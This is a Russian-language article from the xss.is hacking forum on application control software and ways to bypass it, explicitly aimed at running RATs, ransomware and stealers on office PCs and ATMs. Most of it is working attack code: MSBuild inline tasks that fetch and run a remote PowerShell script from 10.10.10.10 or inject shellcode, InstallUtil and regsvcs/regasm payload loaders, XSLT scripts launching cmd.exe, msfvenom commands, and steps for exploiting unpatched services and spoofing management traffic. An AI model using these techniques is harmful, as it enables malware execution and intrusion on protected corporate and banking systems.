Статья Обзор приложений application control и техник обхода

xss.is/threads/39050

Что такое application control и где его используют
Что такое application control? Если бы ваша мама знала, то вы бы никогда не смогли поиграть в Counter-Strike. **Application control (AC)** специальное приложение, которое **защищает ОС от запуска сторонних приложений**. Например, имея такое приложение на рабочем ПК бухгалтера вы никогда не сможете запустить там свой RAT или ransomware. Или все-таки сможете?


В статье мы рассмотрим возможные способы обходов, их типы и то, как можно автоматизировать этот процесс.

Обычно AC устанавливают на компьютеры в компаниях, чтобы на них нельзя было разложить косынку, написать Марье Сергеевне в Одноклассниках или чтобы злые хакеры из Carbanak не запустили свои вымогатели через макросы. Также AC часто устанавливают на банкоматы, чтобы Cutlet Maker или ATMitch не смог выдать вам налички с вашу ладонь. Вы, логично, спросите "а мне-то че?". А я сам х#й знает. Но давайте разберемся.

Какие бывают и от чего защищают

Примеров такого софта по контролю запуска приложений большое количество, в основном популярностью пользуются версии для Windows (хотя существуют версии и для Linux, недавно Microsoft анонсировала такую), потому, что как вы знаете, обычные ПК в компаниях работают под ОС Windows. А еще их устанавливают на банкомат, а банкомат — это винда с разными банковскими примочками, устройствами и приложениями. Примеры таких приложений: Kaspersky Endpoint Security, Windows Defender Application Control, Check Point Application Control, McAfee Solidcore и другие. Кроме контроля они еще могут выступать в роли антивируса, блокировать подключение устройств через USB, выступать в роли файрволла, чтобы злые блекхеты не запускали там свои метасплоиты с бэкконнектами, но мы поговорим только про обход защиты от запуска приложений.

А чтобы понять, как обойти, надо разобраться в том, как происходит процесс валидации, то есть, как приложение проверяет, можно ли вам запустить определенный процесс или нет. Во-первых, сразу после установки, АС собирает все необходимые ей файлы с файловой системы. Иногда это только *.dll, *.exe, *.src и т.п., иногда это действительно все файлы. Теперь для каждого найденного файла происходит запись в БД ее хеш-суммы, например, SHA-256, имени файла (calc.exe) и пути до него (C:\Windows\calc.exe). Различные АС могут добавлять в этот список еще какие-либо свойства (цифровая подпись файла, размер). После того, как такая БД собрана и АС запущено -- запустить файл у вас не получится. Если проще, то схема такая:



Но если бы все работало так идеально, то я бы не стал писать статью. Из-за того, что Windows это очень сложная и многофункциональная операционная система, то не все программисты АС не всегда могут знать, как работает тот или иной функционал в Windows, что в теории может не проверяться АС, например, запуск через autorun, когда АС еще не запустился. А еще важно правильно настроить АС, даже если он мега-

крутой и блокирует любые попытки обхода, всегда может оказаться, что доступен PowerShell, а с ним появляется еще несколько способов, чтобы запустить файл. Кроме того, у Windows есть несколько режимов загрузки, а если есть физический доступ, то используя загрузочную USB Flash и образ любой ОС, которая работает в Live режиме, удалить драйвера и снова запустить Windows.

Условимся, что для дальнейшего описания типов обходов необходимо иметь доступ (сетевой или физический) к системе с правами пользователя, возможность выполнять базовые команды (хотя бы те, которые обычно не блокируют, типа echo, ipconfig) и, конечно, включенный Application Control, который не дает вам повысить привилегии, запустить RAT, стиллер и т.д.

Разберемся в основных типах обходов:

- С помощью уязвимости (например EternalBlue) в стороннем приложении
- С помощью возможности выполнения кода в стороннем приложении (например PowerShell)
- Из-за уязвимостей в приложении application control (например CVE-2016-8009)
- Другое (неправильная конфигурация, обход через режим SafeMode и др)

Отмечу, что **нет 100% гарантии**, что способ сработает конкретно в вашем случае из-за того, что могут быть использованы дополнительные меры защиты. Это может быть, например, установка групповых политик Windows (которые будут блокировать использование какого-то софта), установка одновременно двух AC (один будет блокировать одно, а второй не даст вам запустить вовсе ничего, а вы не поймете, в чем причина). Могут и настроить очень правильно. В итоге эти способы много раз выручали, но и бывало, что обойти ничего не выходило. Кроме того, они являются публичными и уже были где-то описаны, однако они по-прежнему работают.

Уязвимости в сторонних приложениях

Это может быть любая уязвимость, которая после эксплуатации даст возможность выполнить код, повысить привилегии или проэксплуатировать Denial of Service, который закроет процесс AC. Подходят уязвимости типа RCE, которые могут эксплуатироваться удаленно, типа MS14-012. Почему это работает? Обычно браузер (из практики это почти всегда старый IE без обновлений) находятся в белом списке приложений, которые можно запускать. А другие сетевые службы (если не защищены файрволлом) нужны для нормальной работы банкомата или рабочего ПК, что нам на руку: проэксплуатировав в них уязвимость мы получим возможность удаленно выполнить код. Примеры эксплоитов, которые могут вам помочь в обходе: MS13-038, MS13-080, MS14-012, DLL Hijacking. Если говорить о конкретных рекомендациях, то алгоритм действий поиска обхода с помощью уязвимостей в сторонних приложениях таков:

1. Сбор информации об установленной версии Windows, ее версии и последних обновлениях (systeminfo)
2. Сбор информации об установленном ПО (Internet Explorer, Microsoft Office, Adobe Reader и др.)
3. Сканирование портов с помощью nmap доступных сетевых служб
4. Поиск публичных эксплоитов для служб, софта
5. Эксплуатация и запуск вашего бинаря с RAT или чем там
6. ???
7. PROFIT!

Выполнение кода в стороннем приложении
Самый большой и практический раздел этой статьи. Суть этого способа в том, чтобы найти софт, который просто выполнит то, что вы ему скажете. А Application Control даже не попытается ничего заблокировать, так как для него это будет «прозрачным» и безопасным действием. Самые частые приложения, которые вы можете найти установленными и не заблокированными это PowerShell, .NET, Java, Microsoft Office и другие. Рассмотрим техники обхода.

Неблокируемые расширения
У Windows большое количество расширений, которые могут выполняться, как бинарные приложения (*.src), какие-то можно исполнить с помощью скриптовых языков, например *.js. Для удобства многие из файлов собраны здесь: https://github.com/arntsonl/calc_security_poc. Например, там есть файлы с расширениями типа *.chm, *.hta, *.doc, *.exe, *.pif, *.jar, *.msi и другие.
Для проверки необходимо перенести все файлы и поочередно попробовать запустить.

Стандартные приложения с функцией запуска приложений
Так как AC в последнее время становятся все популярнее редтимерам приходится все чаще обходить их. Поэтому основные способы собрали тут: https://lolbas-project.github.io/. Там можно найти как пресловутый *at* так и более новые способы, например через *bginfo.exe*.

PowerShell
Один из самых простых и популярных способов, так как PowerShell зачастую забывают блокировать. Способы, которые работали чаще, чем все предыдущие и будущие:

Invoke-ReflectivePEInjection
Суть способа в том, что вы конвертируете файл в Base64 и затем выполняете PowerShell-код, который загрузит ваш бинарь в память и выполнит его там.

Invoke-Shellcode
Суть способа в том, что вы внедряете свой шеллкод (который предварительно генерируете в msfvenom) в какой-либо процесс.

Invoke-DllInjection
А этот скрипт внедрит вашу DLL в необходимый процесс.

Еще один способ это скрипт из CVE-2018-8492. Команды для PowerShell:
Code:

```
xsl = new ActiveXObject("Microsoft.XMLDOM.1.0");
xsl.async = false;
xsl.load("minimalist.xml");
xsl.transformNode(xsl);
```

minimalist.xml:
Code:

```
<?xml version='1.0'?>
<stylesheet
xmlns="http://www.w3.org/1999/XSL/Transform" xmlns:ms="urn:schemas-microsoft-com:xslt"
xmlns:user="placeholder"
version="1.0">
<output method="text"/>
    <ms:script implements-prefix="user" language="JScript">
    <![CDATA[
    var r = new ActiveXObject("WScript.Shell").Run("cmd.exe");
    ]]> </ms:script>
</stylesheet>
```

Microsoft.NET Framework
Начиная с Windows 7 в комплекте по дефолту стал идти этот фреймворк, поэтому AC добавляют все его файлы в белый список. А зря. С помощью msbuild.exe можно скомпилировать и запустить необходимый код с помощью этого XML (powaShell.csproj):
XML:

```
<Project ToolsVersion="4.0" xmlns="http://schemas.microsoft.com/developer/msbuild/2003">
  <!-- This inline task executes c# code. -->
  <!-- C:\Windows\Microsoft.NET\Framework\v4.0.30319\msbuild.exe powaShell.csproj -->
  <Target Name="Hello">
   <ClassExample />
  </Target>
    <UsingTask
    TaskName="ClassExample"
    TaskFactory="CodeTaskFactory"

AssemblyFile="C:\Windows\Microsoft.Net\Framework\v4.0.30319\Microsoft.Build.Tasks.v4.0.dll" >
    <Task>
     <Reference
Include="C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\S
 />
     <!-- Your PowerShell Path May vary -->
      <Code Type="Class" Language="cs">
        <![CDATA[
            // all code by Casey Smith @SubTee
            using System;
            using System.Reflection;
            using Microsoft.Build.Framework;
            using Microsoft.Build.Utilities;

            using System.Collections.ObjectModel;
            using System.Management.Automation;
            using System.Management.Automation.Runspaces;
            using System.Text;

            public class ClassExample :  Task, ITask
            {
                public override bool Execute()
                {
                    //Console.WriteLine("Hello From a Class.");
                    Console.WriteLine(powaShell.RunPSCommand());
                    return true;
                }
            }

            //Based on Jared Atkinson's And Justin Warner's Work
            public class powaShell
            {
                public static string RunPSCommand()
                {

                    //Init stuff

                    InitialSessionState iss = InitialSessionState.CreateDefault();
                    iss.LanguageMode = PSLanguageMode.FullLanguage;
                    Runspace runspace = RunspaceFactory.CreateRunspace(iss);
                    runspace.Open();
```

```
                    RunspaceInvoke scriptInvoker = new RunspaceInvoke(runspace);
                    Pipeline pipeline = runspace.CreatePipeline();

                    //Interrogate LockDownPolicy

Console.WriteLine(System.Management.Automation.Security.SystemPolicy.GetSystemLockdownPolicy()




                    //Add commands
                    pipeline.Commands.AddScript("IEX (iwr 'http://10.10.10.10/shell.ps1')");
// powershell 3.0+ download cradle
                    //Prep PS for string output and invoke
                    pipeline.Commands.Add("Out-String");
                    Collection<PSObject> results = pipeline.Invoke();
                    runspace.Close();
                    //Convert records to strings
                    StringBuilder stringBuilder = new StringBuilder();
                    foreach (PSObject obj in results)
                    {
                        stringBuilder.Append(obj);
                    }
                    return stringBuilder.ToString().Trim();
                }
            }

        ]]>
      </Code>
    </Task>
  </UsingTask>
</Project>
```

И запустить: `C:\Windows\Microsoft.NET\Framework\v4.0.30319\msbuild.exe powaShell.csproj`

А еще можно выполнить шеллкод. Для этого сначала его необходимо сгенерировать командой:

`msfvenom -p windows/exec cmd=calc.exe -f csharp`

bad.xml:

XML:

```
<Project ToolsVersion="4.0" xmlns="http://schemas.microsoft.com/developer/msbuild/2003">
         <!-- This inline task executes shellcode. -->
         <!-- C:\Windows\Microsoft.NET\Framework\v4.0.30319\msbuild.exe SimpleTasks.csproj --
>
         <!-- Save This File And Execute The Above Command -->
         <!-- Author: Casey Smith, Twitter: @subTee -->
         <!-- License: BSD 3-Clause -->
      <Target Name="Hello">
        <ClassExample />
      </Target>
      <UsingTask
        TaskName="ClassExample"
        TaskFactory="CodeTaskFactory"

AssemblyFile="C:\Windows\Microsoft.Net\Framework\v4.0.30319\Microsoft.Build.Tasks.v4.0.dll" >
        <Task>

          <Code Type="Class" Language="cs">
          <![CDATA[
        using System;
        using System.Runtime.InteropServices;
        using Microsoft.Build.Framework;
        using Microsoft.Build.Utilities;
        public class ClassExample :  Task, ITask
        {
          private static UInt32 MEM_COMMIT = 0x1000;
          private static UInt32 PAGE_EXECUTE_READWRITE = 0x40;
          [DllImport("kernel32")]
            private static extern UInt32 VirtualAlloc(UInt32 lpStartAddr,
            UInt32 size, UInt32 flAllocationType, UInt32 flProtect);
          [DllImport("kernel32")]
            private static extern IntPtr CreateThread(
            UInt32 lpThreadAttributes,
            UInt32 dwStackSize,
            UInt32 lpStartAddress,
            IntPtr param,
            UInt32 dwCreationFlags,
            ref UInt32 lpThreadId
            );
          [DllImport("kernel32")]
            private static extern UInt32 WaitForSingleObject(
            IntPtr hHandle,
            UInt32 dwMilliseconds
            );
          public override bool Execute()
          {
            //replace with your own shellcode
            byte[] shellcode = new byte[] {
0xfc,0xe8,0x82,0x00,0x00,0x00,0x60,0x89,0xe5,0x31,0xc0,0x64,0x8b,0x50,0x30,0x8b,0x52,0x0c,0x8b
 };
```

```
            UInt32 funcAddr = VirtualAlloc(0, (UInt32)shellcode.Length,
          MEM_COMMIT, PAGE_EXECUTE_READWRITE);
            Marshal.Copy(shellcode, 0, (IntPtr)(funcAddr), shellcode.Length);
            IntPtr hThread = IntPtr.Zero;
            UInt32 threadId = 0;
            IntPtr pinfo = IntPtr.Zero;
            hThread = CreateThread(0, 0, funcAddr, pinfo, 0, ref threadId);
            WaitForSingleObject(hThread, 0xFFFFFFFF);
            return true;
          }
        }
          ]]>
          </Code>
        </Task>
      </UsingTask>
    </Project>
```

И запустить командой `C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe C:\bad\bad.xml`

InstallUtil.exe

Для начала необходимо скомпилировать код (InstallUtil.cs):
C#:

```
using System;
using System.Management.Automation;
namespace Whitelist
{
    class Program
    {
        static void Main(string[] args)
        {
        }
    }
}
[System.ComponentModel.RunInstaller(true)]
    public class Sample : System.Configuration.Install.Installer
    {
        //The Methods can be Uninstall/Install.  Install is transactional, and really
unnecessary.
        public override void Uninstall(System.Collections.IDictionary savedState)
        {
            PowerShell ps = PowerShell.Create();
            ps.AddCommand("Invoke-Expression");
            ps.AddArgument("payload");
            ps.Invoke();
        }

    }
```

Команда для компиляции: `C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe /unsafe /platform:x64 /out:InstallUtil.exe InstallUtil.cs`

И выполнить команду для запуска:
`C:\Windows\Microsoft.NET\Framework64\v4.0.30319\InstallUtil.exe /U InstallUtil.exe`
Еще один полезный способ, опять же входящий в набор утилит .NET:
C#:

```
using System;
using System.EnterpriseServices;
using System.Runtime.InteropServices;
using System.Management.Automation;
namespace regsvcser
{

    public class Bypass : ServicedComponent
    {
        public Bypass() { Console.WriteLine("I am a basic COM Object"); }

        [ComUnregisterFunction] //This executes if registration fails
        public static void UnRegisterClass ( string key )
        {
            PowerShell ps = PowerShell.Create();
            ps.AddCommand("Invoke-Expression");
            ps.AddArgument("payload");
            ps.Invoke();
        }
    }

}
```

Затем нам необходимо создать ключ, с помощью которого будет создана DLL с необходимым нам кодом (команды PowerShell:
Code:

```
$key =
'BwIAAAAkAABSU0EyAAQAAAEAAQBhXtvkSeH85E31z64cAX+X2PWGc6DHP9VaoD13CljtYau9SesUzKVLJdHphY5ppg5c]

$Content = [System.Convert]::FromBase64String($key)
Set-Content key.snk -Value $Content -Encoding Byte
```

Создаем DLL:
`C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe /r:System.EnterpriseServices.dll /target:library /out:Regasm.dll /keyfile:key.snk Regasm.cs`

Запускаем:

Code:

```
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe Regasm.dll
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regasm.exe Regasm.dll
```

И еще один способ с помощью msxsl.exe: файл customer.xml
XML:

```
<?xml version="1.0"?>
<?xml-stylesheet type="text/xsl" href="script.xsl" ?>
<customers>
<customer>
<name>Microsoft</name>
</customer>
</customers>
```

Файл script.xsl:
XML:


```
<?xml version='1.0'?>
<xsl:stylesheet version="1.0"
xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
xmlns:msxsl="urn:schemas-microsoft-com:xslt"
xmlns:user="http://mycompany.com/mynamespace">

<msxsl:script language="JScript" implements-prefix="user">
   function xml(nodelist) {
var r = new ActiveXObject("WScript.Shell").Run("cmd.exe /k C:\\PSShell.exe");
   return nodelist.nextNode().xml;

   }
</msxsl:script>
<xsl:template match="/">
   <xsl:value-of select="user:xml(.)"/>
</xsl:template>
</xsl:stylesheet>
```

Для запуска надо выполнить команду
`msxsl.exe customers.xml script.xsl`

Уязвимости в Application Control
Для поиска данных проблем требуется больше времени и необходимость в навыках реверса. Суть заключается в том, что по какой-то причине AC может использовать библиотеки с уязвимостями, может быть неправильно написана логика работы, из-за которой вы сможете обойти ограничения.

Примеры проблем, которые возможно обнаружить:

- Хранение пароля от панели администратора в файле доступном на чтение (CVE-2012-4593)
- Хранение базы данных доверенных приложений в файле доступном на запись (открываем, редактируем, сохраняем)
- Уязвимости в сетевом протоколе (ниже подробнее)
- Бинарные уязвимости
- Логические уязвимости (например уязвимость в Kaspersky)



Использование архиватора 1999 года с уязвимостью buffer overflow без DEP и ASLR в McAfee Solidcore 6 версии

Сетевые баги
Так как любому AC необходимо иметь удаленный доступ, чтобы возможно было администрировать, разработчикам приходится костылять свой ~~защищенный~~ протокол. Поэтому если есть возможность проснифать траффик между AC и узлом управления, то сделайте! Обратите внимание на то, какие команды:

- Добавляют новый файл с белый список
- Запускают команду на компе, где установлен AC
- Отключают Application Control
- Запускают настройку заново или удаляют текущий файл настроек

Затем, используя ARP Spoofing вам нужно будет отправить пакет, который выполнит нужную вам функцию. Конечно, на словах это все совсем просто, но на деле может понадобится намного больше времени на исследование.

Другое
Если ни один из способов выше не подошел, остается попробовать найти файлы, доступные на редактирование, которые запускаются при старте системы (это может быть *.bat, *.cmd, *.vba, *.js) и вставить в них запуск своего приложения. Вторым возможным способом является попытка просмотра реестра и надежда на то, что application control может запускаться позже и не успеет проконтролировать то, что подсунули вы ему в реестре.

Автоматизация

Конечно, уже было много попыток автоматизировать процесс проверки обходов, однако все упирается в одно: чтобы запустить бинарь проверяльщика обходов нужно сначала обойти AC, поэтому это может работать только в тестовых условиях. Одна из последних попыток сделать такую утилиту – Evasor. Еще одна: https://github.com/ALBY-Project/ALBY.

Вместо заключения

В итоге мы узнали, что такое application control, какие они бывают и как работают. А самое главное, что мы узнали несколько способов, с помощью которых возможно обойти эту защиту.